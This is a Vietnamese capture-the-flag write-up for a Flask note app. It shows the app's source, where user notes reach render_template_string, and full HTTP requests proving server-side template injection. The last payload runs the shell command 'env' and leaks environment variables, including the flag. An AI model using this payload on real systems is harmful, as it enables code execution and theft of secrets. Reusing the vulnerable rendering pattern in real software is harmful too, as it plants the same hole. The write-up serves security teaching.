
WEB 03 – Darkmagic

I. Kiểm tra chức chức năng của trang web

- Sau khi đăng nhập xong chúng ta có chức năng note như sau:



- Ở chức năng note này có đặc điểm chúng ta lưu ý:
  - Chức năng bôi màu note.
  - Chức năng hiện thị dòng code
  - Chức năng trả về cho mình đường link url
  - Chức năng chụp ảnh từ đường link

II. Phân tích source code và cách khai thác

a. Phân thích source code:

- Khi truy vấn đến '/': sẽ kiểm tra xem liệu mình đã đăng nhập hay chưa thông qua session['username']. (Dòng 98)
- Khi truy vấn đến '/setuser': chúng ta không được đăng nhập username là admin. (Dòng 108)
- Khi truy vấn đến '/note': Với session username là admin thì chúng ta sẽ đọc được flag.

```python
@app.route('/')
def index():
    if "username" in session:
        return render_template("ahihi.html")
    else:
        return redirect(url_for("setuser"))


@app.route("/setuser", methods=["GET"])
def setuser():
    if request.method == "GET":
        if request.args.get("username") and request.args.get("username") != "admin":
            session["username"] = request.args.get("username")
            return redirect(url_for("index"))
        else:
            return render_template("index.html")


@app.route('/note', methods=["POST", "GET"])
def note():
    # check username in currnet session
    if "username" in session:
        # get POST data
        if request.method == "POST":
            note = request.form.get("note")
            if not body_guard(note):
                render_template_string("WAF Block your request")
        if session["username"] == "admin":
            return render_template_string(FLAG)
        return render_template_string(markdown(note))
    else:
        flash('You are not authorized to view this page')
        return redirect(url_for('index'))

```

b. Cách khai thác

- Ở đây chúng ta có 2 hướng tư duy để khai thác:
  - Thứ nhất chúng ta phải xử lý phần session username là admin.
  - Thứ hai chúng ta injection vào code để thực hiện đọc biến môi trường.
- Ở đây em sẽ đi theo hướng tấn công thứ hai qua chức năng note. Lỗ hổng được gọi là SSTI.

Request

Pretty Raw Hex

```
POST /note HTTP/1.1
Host: localhost:5000
Content-Length: 12
Cache-Control: max-age=0
sec-ch-ua:
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: ""
Upgrade-Insecure-Requests: 1
Origin: http://localhost:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/114.0.5735.110 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:5000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=
eyJ1c2VybmFtZSI6InMifQ.ZP_7cg.pyXOl9ZW7ZlMblImSfc9jRewz
PA
Connection: close

note={{7*7}}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: Werkzeug/2.3.7 Python/3.8.10
Date: Tue, 12 Sep 2023 05:47:59 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2
Vary: Cookie
Connection: close

49
```

- Từ đây, ta thực hiện khai thác như sau:

Request

Pretty Raw Hex

```
POST /note HTTP/1.1
Host: localhost:5000
Content-Length: 84
Cache-Control: max-age=0
sec-ch-ua:
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: ""
Upgrade-Insecure-Requests: 1
Origin: http://localhost:5000
Content-Type:
application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/114.0.5735.110 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/x
ml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:5000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=
eyJ1c2VybmFtZSI6InMifQ.ZP_7cg.pyXOl9ZW7ZlMblI
mSfc9jRewzPA
Connection: close

note=
{{self.__init__.__globals__.__builtins__.__im
port__('os').popen('env').read()}}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: Werkzeug/2.3.7 Python/3.8.10
Date: Tue, 12 Sep 2023 05:53:03 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 204
Vary: Cookie
Connection: close

HOSTNAME=83d0b4e740dc
HOME=/root
LC_CTYPE=C.UTF-8
WERKZEUG_SERVER_FD=3
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PWD=/app
TZ=Europe/Moscow
FLAG=KCSC{p3wp3wp3w_Smash_Th3_Dimension}
```